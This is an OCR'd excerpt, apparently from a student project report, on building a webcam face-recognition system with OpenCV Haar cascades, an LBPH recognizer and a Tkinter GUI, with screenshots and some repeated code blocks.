detector = cv2.CascadeClassifier(harcascadePath)
# Initializing the sample number(No. of images) as 0
sampleNum = 0
while(True):
# Reading the video captures by camera frame by frame
```

```
ret, img = cam.read()
# Converting the image into grayscale as most of
# the the processing is done in gray scale format
gray = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)

# It converts the images in different sizes
# (decreases by 1.3 times) and 5 specifies the
# number of times scaling happens
faces = detector.detectMultiScale(gray, 1.3, 5)

# For creating a rectangle around the image
for (x, y, w, h) in faces:
# Specifying the coordinates of the image as well
# as color and thickness of the rectangle.
# incrementing sample number for each image
cv2.rectangle(img, (x, y), (
x + w, y + h), (255, 0, 0), 2)
sampleNum = sampleNum + 1
# saving the captured face in the dataset folder
# TrainingImage as the image needs to be trained
# are saved in this folder
cv2.imwrite(
"TrainingImage\ "+name +"."+Id +'.'+ str(
sampleNum) + ".jpg", gray[y:y + h, x:x + w])
# display the frame that has been captured
# and drawn rectangle around it.
cv2.imshow('frame', img)
# wait for 100 milliseconds
if cv2.waitKey(100) & 0xFF == ord('q'):
break
# break if the sample number is more than 60
elif sampleNum>60:
break
# releasing the resources
cam.release()
# closing all the windows
cv2.destroyAllWindows()
# Displaying message for the user
res = "Images Saved for ID : " + Id +" Name : "+ name
# Creating the entry for the user in a csv file
row = [Id, name]
with open('UserDetails\UserDetails.csv', 'a+') as csvFile:
writer = csv.writer(csvFile)
# Entry of the row in csv file
writer.writerow(row)
csvFile.close()
message.configure(text = res)
else:
if(is_number(Id)):
res = "Enter Alphabetical Name"
```

```
message.configure(text = res)
if(name.isalpha()):
res = "Enter Numeric Id"
message.configure(text = res)

# Training the images saved in training image folder
def TrainImages():
# Local Binary Pattern Histogram is an Face Recognizer
# algorithm inside OpenCV module used for training the image dataset
recognizer = cv2.face.LBPHFaceRecognizer_create()
# Specifying the path for HaarCascade file
harcascadePath = "data\haarcascade_frontalface_default.xml"
# creating detector for faces
detector = cv2.CascadeClassifier(harcascadePath)
# Saving the detected faces in variables
faces, Id = getImagesAndLabels("TrainingImage")
# Saving the trained faces and their respective ID's
# in a model named as "trainner.yml".
recognizer.train(faces, np.array(Id))
recognizer.save("TrainingImageLabel\Trainner.yml")
# Displaying the message
res = "Image Trained"
message.configure(text = res)

def getImagesAndLabels(path):
```


```
# get the path of all the files in the folder
imagePaths =[os.path.join(path, f) for f in os.listdir(path)]
faces =[]
# creating empty ID list
Ids =[]
# now looping through all the image paths and loading the
# Ids and the images saved in the folder
for imagePath in imagePaths:
# loading the image and converting it to gray scale
pilImage = Image.open(imagePath).convert('L')
# Now we are converting the PIL image into numpy array
imageNp = np.array(pilImage, 'uint8')
# getting the Id from the image
Id = int(os.path.split(imagePath)[-1].split(".")[1])
# extract the face from the training image sample
faces.append(imageNp)
Ids.append(Id)
return faces, Ids
# For testing phase
def TrackImages():
recognizer = cv2.face.LBPHFaceRecognizer_create()
# Reading the trained model
recognizer.read("TrainingImageLabel\Trainner.yml")
harcascadePath = "data\haarcascade_frontalface_default.xml"
faceCascade = cv2.CascadeClassifier(harcascadePath)
```

```
# getting the name from "userdetails.csv"
df = pd.read_csv("UserDetails\UserDetails.csv")
cam = cv2.VideoCapture(0)
font = cv2.FONT_HERSHEY_SIMPLEX
while True:
ret, im = cam.read()
gray = cv2.cvtColor(im, cv2.COLOR_BGR2GRAY)
faces = faceCascade.detectMultiScale(gray, 1.2, 5)
for(x, y, w, h) in faces:
cv2.rectangle(im, (x, y), (x + w, y + h), (225, 0, 0), 2)
Id, conf = recognizer.predict(gray[y:y + h, x:x + w])
if(conf < 50):
aa = df.loc[df['Id'] == Id]['Name'].values
tt = str(Id)+"-"+aa
else:
Id ='Unknown'
tt = str(Id)
if(conf > 75):
noOfFile = len(os.listdir("ImagesUnknown"))+1
cv2.imwrite("ImagesUnknown\Image"+
str(noOfFile) + ".jpg", im[y:y + h, x:x + w])
cv2.putText(im, str(tt), (x, y + h),
font, 1, (255, 255, 255), 2)
cv2.imshow('im', im)
if (cv2.waitKey(1)== ord('q')):
```

```
break
cam.release()
cv2.destroyAllWindows()


takeImg = tk.Button(window, text ="Sample",
command = TakeImages, fg ="white", bg ="green",
width = 20, height = 3, activebackground = "Red",
font =('times', 15, ' bold '))
takeImg.place(x = 200, y = 500)
trainImg = tk.Button(window, text ="Training",
command = TrainImages, fg ="white", bg ="green",
width = 20, height = 3, activebackground = "Red",
font =('times', 15, ' bold '))
trainImg.place(x = 500, y = 500)
trackImg = tk.Button(window, text ="Testing",
command = TrackImages, fg ="white", bg ="green",
width = 20, height = 3, activebackground = "Red",
font =('times', 15, ' bold '))
trackImg.place(x = 800, y = 500)
quitWindow = tk.Button(window, text ="Quit",
command = window.destroy, fg ="white", bg ="green",
width = 20, height = 3, activebackground = "Red",
font =('times', 15, ' bold '))
quitWindow.place(x = 1100, y = 500)
```

window.mainloop()

STEP 1: Take samples in a folder called sample.txt in the same folder where we will take the “n” number of samples more samples more accuracy is there .



File Edit View Navigate Code Refactor Run Tools VCS Window Help
face_regonation - C:\Users\RENUKA\Desktop\teacher\face\Sample generator.py
C: Users RENUKA Desktop teacher face Sample generator.py
harry code.py
renswin.py
jarvis.py
facemain.py
Sample generator.py
password_gen.py
main.py
practice.py
Project
Structure
Favorites


```
import cv2

cam = cv2.VideoCapture(0,cv2.CAP_DSHOW)  # create a video capture object which is helpful to capture videos through webcam
cam.set(3, 640)  # set video FrameWidth
cam.set(4, 480)  # set video FrameHeight

detector = cv2.CascadeClassifier('haarcascade_frontalface_default.xml')
# Haar Cascade classifier is an effective object detection approach

face_id = input("Enter a Numeric user ID  here:  ")
# Use integer ID for every new face (0,1,2,3,4,5,6,7,8,9........)

print("Taking samples, look at camera ....... ")
count = 0  # Initializing sampling face count

while True:

    ret, img = cam.read()  # read the frames using the above created object
    converted_image = cv2.cvtColor(img,
                                   cv2.COLOR_BGR2GRAY)  # The function converts an input image from one color space to another
    faces = detector.detectMultiScale(converted_image, 1.3, 5)

    for (x, y, w, h) in faces:
        cv2.rectangle(img, (x, y), (x + w, y + h), (255, 0, 0), 2)  # used to draw a rectangle on any image
        count += 1

        cv2.imwrite("samples/face." + str(face_id) + '.' + str(count) + ".jpg", converted_image[y:y + h, x:x + w])
        # To capture & Save images into the datasets folder

        cv2.imshow('image', img)  # Used to display an image in a window
```

```
while True:

    ret, img = cam.read()  # read the frames using the above created object
    converted_image = cv2.cvtColor(img,
                                   cv2.COLOR_BGR2GRAY)  # The function converts an input image from one color space to another
    faces = detector.detectMultiScale(converted_image, 1.3, 5)

    for (x, y, w, h) in faces:
        cv2.rectangle(img, (x, y), (x + w, y + h), (255, 0, 0), 2)  # used to draw a rectangle on any image
        count += 1

        cv2.imwrite("samples/face." + str(face_id) + '.' + str(count) + ".jpg", converted_image[y:y + h, x:x + w])
        # To capture & Save images into the datasets folder

        cv2.imshow('image', img)  # Used to display an image in a window
```

```

    k = cv2.waitKey(100) & 0xff  # Waits for a pressed key
    if k == 27:  # Press 'ESC' to stop
        break
    elif count >= 10:  # Take 50 sample (More sample --> More accuracy)
        break

print("Samples taken now closing the program....")
cam.release()
cv2.destroyAllWindows()
```

Fig.4.3.1:Program to take samples in folder





```
while True:

    ret, img = cam.read()  # read the frames using the above created object
    converted_image = cv2.cvtColor(img,
                                   cv2.COLOR_BGR2GRAY)  # The function converts an input image from one color space
    faces = detector.detectMultiScale(converted_image, 1.3, 5)

    for (x, y, w, h) in faces:
        cv2.rectangle(img, (x, y), (x + w, y + h), (255, 0, 0), 2)  # used to draw a rectangle on any image
        count += 1

        cv2.imwrite("samples/face." + str(face_id) + '.' + str(count) + ".jpg", converted_image[y:y + h, x:x + w])
        # To capture & Save images into the datasets folder

        cv2.imshow('image', img)  # Used to display an image in a window

    k = cv2.waitKey(100) & 0xff  # Waits for a pressed key
    if k == 27:  # Press 'ESC' to stop
```


```
C:\Users\RENUKA\PycharmProjects\face_regonation\venv\Scripts\python.exe "C:/Users/RENUKA/Desktop/teacher/face/Sample generator.py"
Enter a Numeric user ID  here:  1
Taking samples, look at camera .......
Samples taken now closing the program....

Process finished with exit code 0
```

Fig.4.3.2:Samples Taken in Sample folder

STEP 2 : MODAL TRAINER


Here we have to train model using Pillow package and PIL which will convert the trainer folder to the trained folder by using this np.array it will convert all samples into a array for the traning whether the samples are accurate or not

This files trainer .py file gets converted to trainer.yaml file


File Edit View Navigate Code Refactor Run Tools VCS Window Help face_regonation - C:\Users\RENUKA\Desktop\teacher\face\Modal Trainer.py
C: 〉 Users 〉 RENUKA 〉 Desktop 〉 teacher 〉 face 〉 Modal Trainer.py
harry code.py renswin.py facemain.py Sample generator.py Modal Trainer.py password_gen.py main.py
Project
Structure

```
    ids = []

    for imagePath in imagePaths:  # to iterate particular image path

        gray_img = Image.open(imagePath).convert('L')  # convert it to grayscale
        img_arr = np.array(gray_img, 'uint8')  # creating an array

        id = int(os.path.split(imagePath)[-1].split(".")[1])
        faces = detector.detectMultiScale(img_arr)

        for (x, y, w, h) in faces:
            faceSamples.append(img_arr[y:y + h, x:x + w])
            ids.append(id)

    return faceSamples, ids


print("Training faces. It will take a few seconds. Wait ...")

faces, ids = Images_And_Labels(path)
recognizer.train(faces, np.array(ids))

recognizer.write('trainer/trainer.yml')  # Save the trained model as trainer.yml

print("Model trained, Now we can recognize your face.")
```


Fig.4.3.3: Modal Trainer code1



```python
import cv2
import numpy as np
from PIL import Image  # pillow package
import os

path = 'samples'  # Path for samples already taken

recognizer = cv2.face.LBPHFaceRecognizer_create()  # Local Binary Patterns Histograms
detector = cv2.CascadeClassifier("haarcascade_frontalface_default.xml")


# Haar Cascade classifier is an effective object detection approach


def Images_And_Labels(path):  # function to fetch the images and labels

    imagePaths = [os.path.join(path, f) for f in os.listdir(path)]
    faceSamples = []
    ids = []

    for imagePath in imagePaths:  # to iterate particular image path

        gray_img = Image.open(imagePath).convert('L')  # convert it to grayscale
        img_arr = np.array(gray_img, 'uint8')  # creating an array

        id = int(os.path.split(imagePath)[-1].split(".")[1])
        faces = detector.detectMultiScale(img_arr)

        for (x, y, w, h) in faces:
            faceSamples.append(img_arr[y:y + h, x:x + w])
```

Fig.4.3.4:Modal Trainer Code 2

